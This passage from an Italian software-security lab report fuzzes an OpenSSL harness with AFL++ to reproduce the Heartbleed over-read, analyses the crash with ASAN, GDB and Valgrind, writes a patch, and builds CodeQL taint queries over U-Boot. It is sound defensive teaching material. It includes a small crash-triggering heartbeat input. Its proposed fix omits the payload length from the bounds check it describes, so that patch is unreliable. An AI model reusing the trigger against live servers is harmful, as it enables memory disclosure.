
Concluse queste fasi preliminari si è potuto procedere all'avvio di afl-fuzz e nella generazione del crash.



```
unina@software-security:~/software-security/fuzzing/heartbleed$ afl-fuzz -i input/ -o output/ -m none -- ./handshake
```

Figura 69: Avvio di afl-fuzz

Dopo un'attesa di circa 7 minuti sono stati generati 15 crash, di cui solo uno è stato salvato, essendo tutte repliche dello stesso, ovvero Heartbleed:



```
american fuzzy lop ++4.00c {default} (./handshake) [fast]
process timing
  run time : 0 days, 0 hrs, 6 min, 44 sec
  last new find : 0 days, 0 hrs, 0 min, 5 sec
  last saved crash : 0 days, 0 hrs, 3 min, 8 sec
  last saved hang : none seen yet
cycle progress
  now processing : 2.12 (4.9%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : havoc
  stage execs : 162/291 (55.67%)
  total execs : 88.7k
  exec speed : 216.7/sec
fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  havoc/splice : 30/60.8k, 11/27.3k
  py/custom/rq : unused, unused, unused, unused
  trim/eff : 41.07%/63, disabled
overall results
  cycles done : 1
  corpus count : 41
  saved crashes : 1
  saved hangs : 0
map coverage
  map density : 4.58% / 5.09%
  count coverage : 1.34 bits/tuple
findings in depth
  favored items : 24 (58.54%)
  new edges on : 29 (70.73%)
  total crashes : 15 (1 saved)
  total timeouts : 1 (1 saved)
item geometry
  levels : 7
  pending : 12
  pend fav : 0
  own finds : 40
  imported : 0
  stability : 100.00%
[cpu000:100%]

*** Testing aborted by user ***
[+] We're done here. Have a nice day!
unina@software-security:~/software-security/fuzzing/heartbleed$
```

Figura 70: Generazione del crash

Grazie al file salvato generato da AFL, è possibile eseguire nuovamente il programma passandogli tale file in ingresso, generando il crash. È possibile osservare anche la diagnostica di ASAN:

```
unina@software-security:~/software-security/fuzzing/heartbleed$ ./handshake < /home/unina/software-security/fuzzing/heartbleed/out/default/crashes/id:000000,sig:06,src:000018+000020,time:215626,execs:45207,op:splice,rep:2
=====
==96822==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x00000049c767 bp 0x7fff1c8b84b0 sp
0x7fff1c8b7c78
READ of size 63744 at 0x629000009748 thread T0
#0 0x49c766 in __asan_memcpy (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49c766)
#1 0x4dedcf in tls1_process_heartbeat (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/tl_lib.c:2586:3
#2 0x55364a in ssl3_read_bytes (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1092:4
#3 0x5581a9 in ssl3_get_message (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_both.c:457:7
#4 0x520c50 in ssl3_get_client_hello (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:941:4
#5 0x51c9ee in ssl3_accept (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:357:9
#6 0x4d1d39 in main (/home/unina/software-security/fuzzing/heartbleed/handshake.cc:42:3
#7 0x7f516d633d8f in __libc_start_call_main csu/../sysdeps/nptl/libc_start_call_main.h:58:16
#8 0x7f516d633e3f in __libc_start_main csu/../csu/libc-start.c:392:3
#9 0x4204c4 in _start (/home/unina/software-security/fuzzing/heartbleed/handshake+0x4204c4)

0x629000009748 is located 0 bytes to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
#0 0x49d3ad in malloc (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49d3ad)
#1 0x58acf9 in CRYPTO_malloc (/home/unina/software-security/fuzzing/heartbleed/openssl/crypto/mem.c:308:8

SUMMARY: AddressSanitizer: heap-buffer-overflow (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49c766) in __
asan_memcpy
Shadow bytes around the buggy address:
0x0c527fff9290: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff92a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff92b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff92c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff92d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c527fff92e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00[fa]fa fa fa fa fa fa fa
0x0c527fff92f0: fa fa
0x0c527fff9300: fa fa
0x0c527fff9310: fa fa
0x0c527fff9320: fa fa
0x0c527fff9330: fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable:          00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone:    fa
Freed heap region:    fd
Stack left redzone:   f1
Stack mid redzone:    f2
Stack right redzone:  f3
Stack after return:   f5
Stack use after scope: f8
Global redzone:       f9
Global init order:    f6
Poisoned by user:     f7
Container overflow:   fc
Array cookie:         ac
Intra object redzone: bb
ASan internal:        fe
Left alloca redzone:  ca
Right alloca redzone: cb
==96822==ABORTING
```

Figura 71: Esecuzione del programma

- Che tipo di errore è stato rilevato?

L'errore rilevato è della tipologia “heap buffer overflow”

```
==96822==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x00000049c767 bp 0x7fff1c8b84b0 sp
0x7fff1c8b7c78
```

Figura 72 Errore heap buffer overflow

- Qual è il punto nel codice di OpenSSL che causa l'errore?

L'errore viene causato dalla funzione *tls1_process_heartbeat* nel file *tl_lib.c* di OpenSSL, alla riga 2586:

```

READ OF size 63744 at 0x629000009748 thread T0
#0 0x49c766 in __asan_memcpy (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49c766)
#1 0x4dedcf in tls1_process_heartbeat /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/t1_lib.c:2586:3
#2 0x55364a in ssl3_read_bytes /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1092:4
#3 0x5581a9 in ssl3_get_message /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_both.c:457:7
#4 0x520c50 in ssl3_get_client_hello /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:941:4
#5 0x51c9ee in ssl3_accept /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:357:9
#6 0x4d1d39 in main /home/unina/software-security/fuzzing/heartbleed/handshake.cc:42:3
#7 0x7f516d633d8f in __libc_start_call_main csu/../sysdeps/ntp/libc_start_call_main.h:58:16
#8 0x7f516d633e3f in __libc_start_main csu/../csu/libc-start.c:392:3
#9 0x4204c4 in _start (/home/unina/software-security/fuzzing/heartbleed/handshake+0x4204c4)

```

Figura 73: Errore nel codice

- Qual è il punto nel codice di OpenSSL che ha allocato il buffer?
Il buffer è stato allocato dalla funzione *CRYPTO_malloc* nel file *mem.c* di OpenSSL, alla riga 308:

```

0x629000009748 is located 0 bytes to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
#0 0x49d3ad in malloc (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49d3ad)
#1 0x58acf9 in CRYPTO_malloc /home/unina/software-security/fuzzing/heartbleed/openssl/crypto/mem.c:308:8

```

Figura 74: Allocazione del buffer

GDB

- Eseguire ancora una volta “handshake”, via GDB.

Per avviare GDB è stato posto un breakpoint nel programma e successivamente si è eseguito fornendo in input il file che genera il crash:

```

pwndbg> set breakpoint pending on
pwndbg> break __asan::ReportGenericError
Breakpoint 1 at 0x4a28c4
pwndbg> run < /home/unina/software-security/fuzzing/heartbleed/out/default/crashes/id:000000,sig:06,src:000018+000020,time:215626,execs:45207,op:splice,rep:2
Starting program: /home/unina/software-security/fuzzing/heartbleed/handshake < /home/unina/software-security/fuzzing/heartbleed/out/default/crashes/id:000000,sig:06,src:000018+000020,time:215626,execs:45207,op:splice,rep:2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00000000004a28c4 in __asan::ReportGenericError(unsigned long, unsigned long, unsigned long, unsigned long, bool, unsigned long, unsigned int, bool) ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

```

Figura 75: Esecuzione con GDB

Come richiesto, si è confrontato il contenuto della variabile payload con il contenuto del file di input. Questo è stato fattibile grazie alla print di GDB e grazie al tool hexdump del file di input.

```

pwndbg> frame 2
#2 0x00000000004dedd0 in tls1_process_heartbeat (s=<optimized out>, s@entry=0x618000000080) at t1_lib.c:2586
2586      memcpy(bp, pl, payload);
pwndbg> print/x payload
$1 = 0xf900
pwndbg> exit
unina@software-security:~/software-security/fuzzing/heartbleed$ hexdump -C /home/unina/software-security/fuzzing/heartbleed
/out/default/crashes/id:000000,sig:06,src:000018+000020,time:215626,execs:45207,op:splice,rep:2
00000000  18 03 b4 00 03 01 f9  |.......
00000007

```

Figura 76: Confronto del payload

3.2 Challenge extra

3.2.1 Persistente vs Non persistente

- Modificare il test harness per utilizzare la “modalità persistente” AFL (`__AFL_LOOP`)

Per utilizzare AFL in modalità persistente, il test harness va modificato in modo che il target possa essere chiamato in una o più funzioni e bisogna fare in modo che il suo stato possa resettarsi, così che chiamate multiple possano essere eseguite senza perdite. A tal scopo il test harness è stato modificato nel seguente modo nel file `handshake.cc`:

```
44 int main() {
45     __AFL_INIT();
46     unsigned char *buf = __AFL_FUZZ_TESTCASE_BUF;
47     static SSL_CTX *sctx = Init();
48
49     while(__AFL_LOOP(1000)){
50         int len = __AFL_FUZZ_TESTCASE_LEN;
51
52         SSL *server = SSL_new(sctx);
53         BIO *sinbio = BIO_new(BIO_s_mem());
54         BIO *soutbio = BIO_new(BIO_s_mem());
55         SSL_set_bio(server, sinbio, soutbio);
56         SSL_set_accept_state(server);
57
58         if (len < 8) continue;
59         //lettura nel buffer
60         read(0,buf,100);
61
62         BIO_write(sinbio, buf, 100);
63
64         SSL_do_handshake(server);
65         SSL_free(server);
66     }
67     return 0;
68 }
```

Figura 77: File `handshake.cc`

Dove le parti che coinvolgono AFL in modalità persistente sono le seguenti:

- `__AFL_INIT`: inizializza AFL all'avvio del programma. È chiamata una sola volta all'inizio dell'esecuzione del programma.
- `while(__AFL_LOOP(1000))`: `__AFL_LOOP` è una macro che controlla lo stato di AFL e determina se il programma deve continuare ad eseguire o meno.
- `unsigned char *buf = __AFL_FUZZ_TESTCASE_BUF`: definisce un puntatore a un buffer che AFL utilizza per fornire input casuale al programma.
- `int len = __AFL_FUZZ_TESTCASE_LEN`: attraverso questa variabile AFL tiene traccia della lunghezza dei dati fuzzati.

Si noti come rispetto a prima dopo pochi secondi sia già stato trovato un crash:




Figura 78: Generazione del crash

Infine, si è verificato, con esito positivo, se il file del crash generato facesse effettivamente crashare il programma in egual modo di prima:

```
unina@software-security:~/software-security/fuzzing/heartbleed$ ./handshake_PERS < output_PERS/default/crashes/id\:000000\,,sig\:06\,,src\:000043\,,time\:9174\,,execs\:110297\,,op\:havoc\,,rep\:2
=====
==25329==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x00000049c767 bp
0x7ffea871fe10 sp 0x7ffea871f5d8
READ of size 34561 at 0x629000009748 thread T0
#0 0x49c766 in __asan_memcpy (/home/unina/software-security/fuzzing/heartbleed/handshake_PERS+0x49c766)
#1 0x4dee7f in tls1_process_heartbeat (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/tls1_lib.c:2586:3)
#2 0x5536fa in ssl3_read_bytes (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1092:4)
#3 0x558259 in ssl3_get_message (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_both.c:457:7)
#4 0x520d00 in ssl3_get_client_hello (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:941:4)
#5 0x51ca9e in ssl3_accept (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:357:9)
#6 0xd1d98 in main (/home/unina/software-security/fuzzing/heartbleed/handshake_pers.cc:65:3)
#7 0xf3102e71d8f in __libc_start_call_main csu/../sysdeps/nptl/libc_start_call_main.h:58:16
#8 0xf3102e71e3f in __libc_start_main csu/../csu/libc-start.c:392:3
#9 0x4204c4 in _start (/home/unina/software-security/fuzzing/heartbleed/handshake_PERS+0x4204c4)
```

Figura 79: Verifica del file di crash

3.2.2 Valgrind

- Verificare che, senza ASAN, il crash non può essere attivato. Perchè?

Il crash non viene triggerato per due motivi principali:

1. Heartbleed è un bug di natura buffer-overread che andava a permettere una lettura dei dati nel buffer, senza però generare eccezioni o crash e continuando a far funzionare il protocollo. Di conseguenza in mancanza di un controllo specifico, che viene piazzato grazie alla fase di instrumentation del sanitizer, il crash non può essere generato.
2. Durante la propria fase di instrumentation, ASAN inserisce delle redzones attorno ai buffer, che vengono segnati come "Non accessibili". Nel caso in cui una funzione acceda ad un buffer, Asan genera una specifica eccezione, arrestando il funzionamento del programma.

- Sperimentare con Valgrind per diagnosticare il crash.

Per sperimentare con Valgrind è stato utilizzato il tool Memcheck che si occupa di rilevare gli errori di memoria.

Allo stesso modo di ASAN è stata ottenuta la diagnostica dell'errore:

```
unina@software-security:~/softwre-security/fuzzing/heartbleed$ valgrind --tool=memcheck ./handshake < default/crashes/id\!:00000\!,sig\!06\!,src\!000025+000017\!,time\!366613\!,execs\!65386\!,op\!splice\!,rep\!2
==30407== Memcheck, a memory error detector
==30407== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.
==30407== Using Valgrind-3.18.1 and LibVEX; rerun with -h for copyright info
==30407== Command: ./handshake
==30407==
==30407== Invalid read of size 8
==30407==    at 0x4850064: memcpy@GLIBC_2.2.5 (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==30407==    by 0x409090: tls1_process_heartbeat (t1_lib.c:2586)
==30407==    by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==30407==    by 0x44758E: ssl3_get_message (s3_both.c:457)
==30407==    by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==30407==    by 0x42BA87: ssl3_accept (s3_srvr.c:357)
==30407==    by 0x403915: main (handshake.cc:46)
==30407== Address 0x5050b88 is 8 bytes before a block of size 52,312 alloc'd
==30407==    at 0x4848899: malloc (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==30407==    by 0x45D909: CRYPTO_malloc (mem.c:308)
==30407==    by 0x40906E: tls1_process_heartbeat (t1_lib.c:2580)
==30407==    by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==30407==    by 0x44758E: ssl3_get_message (s3_both.c:457)
==30407==    by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==30407==    by 0x42BA87: ssl3_accept (s3_srvr.c:357)
==30407==    by 0x403915: main (handshake.cc:46)
==30407==
==30407== Invalid read of size 8
==30407==    at 0x4850070: memcpy@GLIBC_2.2.5 (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==30407==    by 0x409090: tls1_process_heartbeat (t1_lib.c:2586)
==30407==    by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==30407==    by 0x44758E: ssl3_get_message (s3_both.c:457)
==30407==    by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==30407==    by 0x42BA87: ssl3_accept (s3_srvr.c:357)
==30407==    by 0x403915: main (handshake.cc:46)
==30407== Address 0x5050b80 is 16 bytes before a block of size 52,312 alloc'd
==30407==    at 0x4848899: malloc (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==30407==    by 0x45D909: CRYPTO_malloc (mem.c:308)
==30407==    by 0x40906E: tls1_process_heartbeat (t1_lib.c:2580)
==30407==    by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==30407==    by 0x44758E: ssl3_get_message (s3_both.c:457)
```

Figura 80: Diagnostica dell'errore con Valgrind - parte 1

```
==30407== HEAP SUMMARY:
==30407==     in use at exit: 137,650 bytes in 3,241 blocks
==30407==   total heap usage: 3,487 allocs, 246 frees, 2,574,375 bytes allocated
==30407==
==30407== LEAK SUMMARY:
==30407==     definitely lost: 0 bytes in 0 blocks
==30407==     indirectly lost: 0 bytes in 0 blocks
==30407==     possibly lost: 0 bytes in 0 blocks
==30407==     still reachable: 137,650 bytes in 3,241 blocks
==30407==           suppressed: 0 bytes in 0 blocks
==30407== Rerun with --leak-check=full to see details of leaked memory
==30407==
==30407== For lists of detected and suppressed errors, rerun with: -s
==30407== ERROR SUMMARY: 67 errors from 4 contexts (suppressed: 0 from 0)
```

Figura 81: Diagnostica dell'errore con Valgrind - parte 2

3.2.3 Heartbleed FIX

- Correggere il codice vulnerabile per prevenire l'attacco.

Come trovato nella diagnostica principale, il crash era generato dalla funzione *tls1_process_heartbeat* nel file *t1_lib.c*. L'errore è generato dalla seguente struttura dati:

```

typedef struct ssl3_record_st
{
    /*r */ int type;           /* type of record */
/*rw*/ unsigned int length; /* How many bytes available */
/*r */ unsigned int off;    /* read/write offset into 'buf' */
/*rw*/ unsigned char *data; /* pointer to the record data */
/*r */ unsigned char *input; /* where the decode bytes are */
/*r */ unsigned char *comp;  /* only used with decompression - malloc(ed) */
/*r */ unsigned long epoch; /* epoch number, needed by DTLS1 */
/*r */ unsigned char seq_num[8]; /* sequence number, needed by DTLS1 */
} SSL3_RECORD;

```

Figura 82: Struttura dati

Il valore di “length” deve essere maggiore o uguale a “payload_length+1+2+16” (*data* è un vettore di byte costituito da: type=1, payload_length=2, dati(variabili), padding=16). Il file è stato quindi corretto, andando a confrontare length con il valore di payload nel seguente modo:

```

2554 tls1_process_heartbeat(SSL *s)
2555 {
2556     unsigned char *p = &s->s3->rrec.data[0], *pl;
2557     unsigned short hbtype;
2558     unsigned int payload;
2559     unsigned int padding = 16; /* use minimum padding */
2560
2561     if (s->msg_callback)
2562         s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
2563                         &s->s3->rrec.data[0], s->s3->rrec.length,
2564                         s, s->msg_callback_arg);
2565
2566     /* Read type and payload length first */
2567
2568     hbtype = *p++;
2569     n2s(p, payload);
2570     if(1 + 2 + 16 > s->s3->rrec.length) //input validation
2571         return 0;
2572
2573     pl = p;
2574

```

Figura 83: Correzione del file

Dopo questa correzione è stata ricompilata la libreria e testata con AFL e ASAN abilitato, nello stesso modo di prima, non trovando nessun tipo di crash:

```

american fuzzy lop ++4.00c {default} (./handshake) [fast]
process timing
  run time : 0 days, 0 hrs, 6 min, 29 sec
  last new find : none yet (odd, check syntax!)
  last saved crash : none seen yet
  last saved hang : none seen yet
  overall results
    cycles done : 30
    corpus count : 1
    saved crashes : 0
    saved hangs : 0
cycle progress
  now processing : 0.92 (0.0%)
  runs timed out : 0 (0.00%)
map coverage
  map density : 4.55% / 4.55%
  count coverage : 1.21 bits/tuple
stage progress
  now trying : havoc
  stage execs : 486/587 (82.79%)
  total execs : 54.0k
  exec speed : 138.1/sec
  findings in depth
    favored items : 1 (100.00%)
    new edges on : 1 (100.00%)
    total crashes : 0 (0 saved)
    total timeouts : 8 (3 saved)
fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  item geometry
    levels : 1
    pending : 0
    pend fav : 0
    own finds : 0
    imported : 0
    stability : 100.00%
  havoc/splice : 0/53.5k, 0/0
  Py/custom/rq : unused, unused, unused, unused
  trim/eff : 20.00%/1, disabled
[cpu000: 50%]

```

Figura 84: Generazione del crash (non avvenuta)

4. Lab 4 – Static Analysis

4.1 Traccia

La Taint Propagation Analysis rappresenta l'analisi dei percorsi che effettuano alcune variabili a partire dall'input utente (source) per vedere se raggiungono punti di codice potenzialmente vulnerabili (sink).

L'obiettivo è trovare vulnerabilità di tipo RCE in U-Boot rintracciando le chiamate non sicure a *memcpy*. Questo perché le funzioni *ntohs* e *ntohl* convertono i dati dall'ordinamento dei byte della rete a quello del dispositivo, spesso senza una validation, producendo una taint propagation.




Figura 85: Taint propagation

Le vulnerabilità possono essere riconosciute tramite CodeQL, un linguaggio per query di analisi statica personalizzate.

4.2 Challenge

- Trovare tutte le funzioni chiamate *memcpy*

La query utilizza il predicato *getName()* sulla variabile f di tipo Function. Esso verifica che la stringa inserita sia uguale al risultato del predicato.

#	f	result
1	memcpy	a function named memcpy
2	memcpy	a function named memcpy
3	memcpy	a function named memcpy

```
codeql-u-boot > 4_memcpy_definitions.ql > {} 4_memcpy_definitions
1 import cpp
2
3 from Function f
4 where f.getName() = "memcpy"
5 select f, "a function named memcpy"
6
7
```

Figura 86: Query 1

- Trovare tutte le macro che iniziano per *ntoh**

Questa query è simile alla precedente con la differenza che stavolta la variabile di interesse mac è di tipo *Macro*. Il predicato *matches* prende come argomento la stringa da comparare. In particolare, l'utilizzo del carattere % permette di trovare tutte le espressioni che iniziano per *ntoh* e sono seguite da una qualsiasi sequenza di caratteri.

The screenshot shows the CodeQL interface with two tabs: "Step-5.md" and "CodeQL Query Results". The "CodeQL Query Results" tab displays the output of a query named "5_macro_definitions.ql". The results table has columns "#", "mac", and "[1]". It lists four rows, each showing a macro definition:

```

1 #define ntohs(x) __bswap_16(x) Macro ntohs
2 #define ntohs(x) __bswap_32(x) Macro ntohs
3 #define ntohs(x) __ntohs(x) Macro ntohs
4 #define ntohs(x) __ntohl(x) Macro ntohs

```

To the right of the results table is the original SQL code for "5_macro_definitions.ql".

```

codeql-uboot > 5_macro_definitions.ql > {} 5_macro_definitions
1 import cpp
2 from Macro mac
3 where mac.getName().matches("ntoh%")
4 select mac, "Macro ntohs tutte"

```

Figura 87: Query 2

- Trovare tutte le chiamate a *memcpy*

A differenza della prima query, stavolta si richiede di trovare le chiamate alla funzione. Pertanto, ora la variabile di interesse è di tipo *FunctionCall* ed è necessario introdurre il predicato *getTarget* che restituisce l'oggetto a cui la chiamata di funzione è rivolta.

The screenshot shows the CodeQL interface with two tabs: "Step-6.md" and "CodeQL Query Results". The "CodeQL Query Results" tab displays the output of a query named "6_memcpy_calls.ql". The results table has columns "#", "c", and "[1]". It lists 596 results, all of which are "call to memcpy". To the right of the results table is the original SQL code for "6_memcpy_calls.ql".

```

codeql-uboot > 6_memcpy_calls.ql > {} 6_memcpy_calls
1 import cpp
2
3 from Function f, FunctionCall c
4 where f.getName() = "memcpy" and c.getTarget() = f
5 select c, "calls of memcpy"
6

```

Figura 88: Query 3

- Trovare tutte le invocazioni alle macro *ntoh**

Per trovare le invocazioni alle macro restituite dalla query 2, si utilizza un oggetto di tipo *MacroInvocation* e il predicato *getMacro*.

The screenshot shows the CodeQL interface with two tabs: "Step-7.md" and "CodeQL Query Results". The "CodeQL Query Results" tab displays the output of a query named "7_macro_invocations.ql". The results table has columns "#", "mac", and "[1]". It lists 107 results, all of which are "Ntoh invocationi". To the right of the results table is the original SQL code for "7_macro_invocations.ql".

```

codeql-uboot > 7_macro_invocations.ql > {} 7_macro_invocations
1 import cpp
2 from MacroInvocation mac
3 where mac.getMacro().getName().matches("ntoh%")
4 select mac, "Ntoh invocationi"

```

Figura 89: Query 4

- Trovare tutte le espressioni che corrispondono alle invocazioni delle macro

Le invocazioni delle macro possono generare espressioni, ovvero elementi del codice sorgente che possono assumere un valore in fase di esecuzione. Per ottenere questo risultato si è utilizzato il predicato *getExpr* nella select.

```

Step-8.md  CodeQL Query Results x
<< 1 /1 >> 8_macro_expressions.ql on u-boot_u-boot_dd0d07ba - Finished in 0 seconds (107 results) [4/24/2024, 10:16:52 AM]
8_macro_expressions.ql Open
#select
#          [0]          [1]
1 ...?...:... Ntoh Expression
2 ...?...:... Ntoh Expression
3 ...?...:... Ntoh Expression
4 ...?...:... Ntoh Expression
5 ...?...:... Ntoh Expression
6 ...?...:... Ntoh Expression
7 ...?...:... Ntoh Expression
8 ...?...:... Ntoh Expression
9 ...?...:... Ntoh Expression
10 ...?...:... Ntoh Expression
11 ...?...:... Ntoh Expression
12 ...?...:... Ntoh Expression
13 ...?...:... Ntoh Expression
14 ...?...:... Ntoh Expression
15 ...?...:... Ntoh Expression

```

Figura 90: Query 5

- Scrivere la propria classe *NetworkByteSwap*

La logica della classe da realizzare è la stessa della query precedente. La classe deve restituire un oggetto di tipo *Expression*, dunque, la nostra classe deve essere una sottoclasse di tipo *Expr*, in quanto deve restituire solo un sottoinsieme delle espressioni.

Il predicato *exists* all'interno della classe, invece, verifica se le variabili mac soddisfano la condizione.

```

Step-9.md  CodeQL Query Results x
<< 1 /1 >> 9_class_network_byteswap.ql on u-boot_u-boot_dd0d07ba - Finished in 0 seconds (107 results) [4/24/2024, 10:34:30 AM]
9_class_network_byteswap.ql Open
#select
#          [0]          [1]
1 ...?...:... Network byte swap
2 ...?...:... Network byte swap
3 ...?...:... Network byte swap
4 ...?...:... Network byte swap
5 ...?...:... Network byte swap
6 ...?...:... Network byte swap
7 ...?...:... Network byte swap
8 ...?...:... Network byte swap
9 ...?...:... Network byte swap
10 ...?...:... Network byte swap
11 ...?...:... Network byte swap
12 ...?...:... Network byte swap
13 ...?...:... Network byte swap
14 ...?...:... Network byte swap
15 ...?...:... Network byte swap
16 ...?...:... Network byte swap

```

```

codeql:uboot > 9_class_network_byteswap.ql > { } 9_class_network_byteswap > NetworkByteSwap
1 import cpp
2
3 v class NetworkByteSwap extends Expr {
4   Quick Evaluation: NetworkByteSwap
5   v NetworkByteSwap () {
6     exists(MacroInvocation mac |
7       mac.getMacro().getName().matches("ntoh%")
8       and this= mac.getExpr()
9     )
10 }
11
12 from NetworkByteSwap n
13 select n, "Network byte swap"

```

Figura 91: Query 6

- Scrivere una taint tracking query

La query 7 permette di analizzare dove e come si verifica la taint propagation per le funzioni *memcpy*. Si è definita la classe *NetworkByteSwap* nello stesso modo della query precedente. Poi, è stata implementata la classe *Config* per la logica della query, definendo il costruttore e i predicati per il nodo sorgente e il sink.

Infine, si può osservare la query principale che riconosce i flussi di dati che vanno da un'operazione di conversione dell'ordine dei byte di rete alla funzione *memcpy*.

```

10_taint_tracking.ql on u-boot_u-boot_d0d07ba - finished in 38 seconds (2 results) [4/24/2024, 10:59:45 AM]
10_taint_tracking.ql

alerts ▾ 2 results
Message
Network byte swap flows to memcpy
Path
1 ... ? ... : ...
2 thisfrag
Network byte swap flows to memcpy
Path
1 ... ? ... : ...
2 ... - ...
3 block
4 store_addr
5 paddr
6 paddr
7 paddr
8 paddr
9 paddr
10 ... + ...
11 call to phys_to_virt
12 call to map_physmem
13 call to map_sysmem
14 ptr
net.c:1009:18
net.c:906:15
net.c:1009:18
tftp.c:181:10
tftp.c:515:20
tftp.c:548:19
tftp.c:143:35
tftp.c:180:20
io.h:27:44
io.h:29:21
cpu.c:160:31
cpu.c:177:22
cpu.c:92:32
cpu.c:99:19
cpu.c:177:9
io.h:29:9
tftp.c:180:9
tftp.c:181:10

```

```

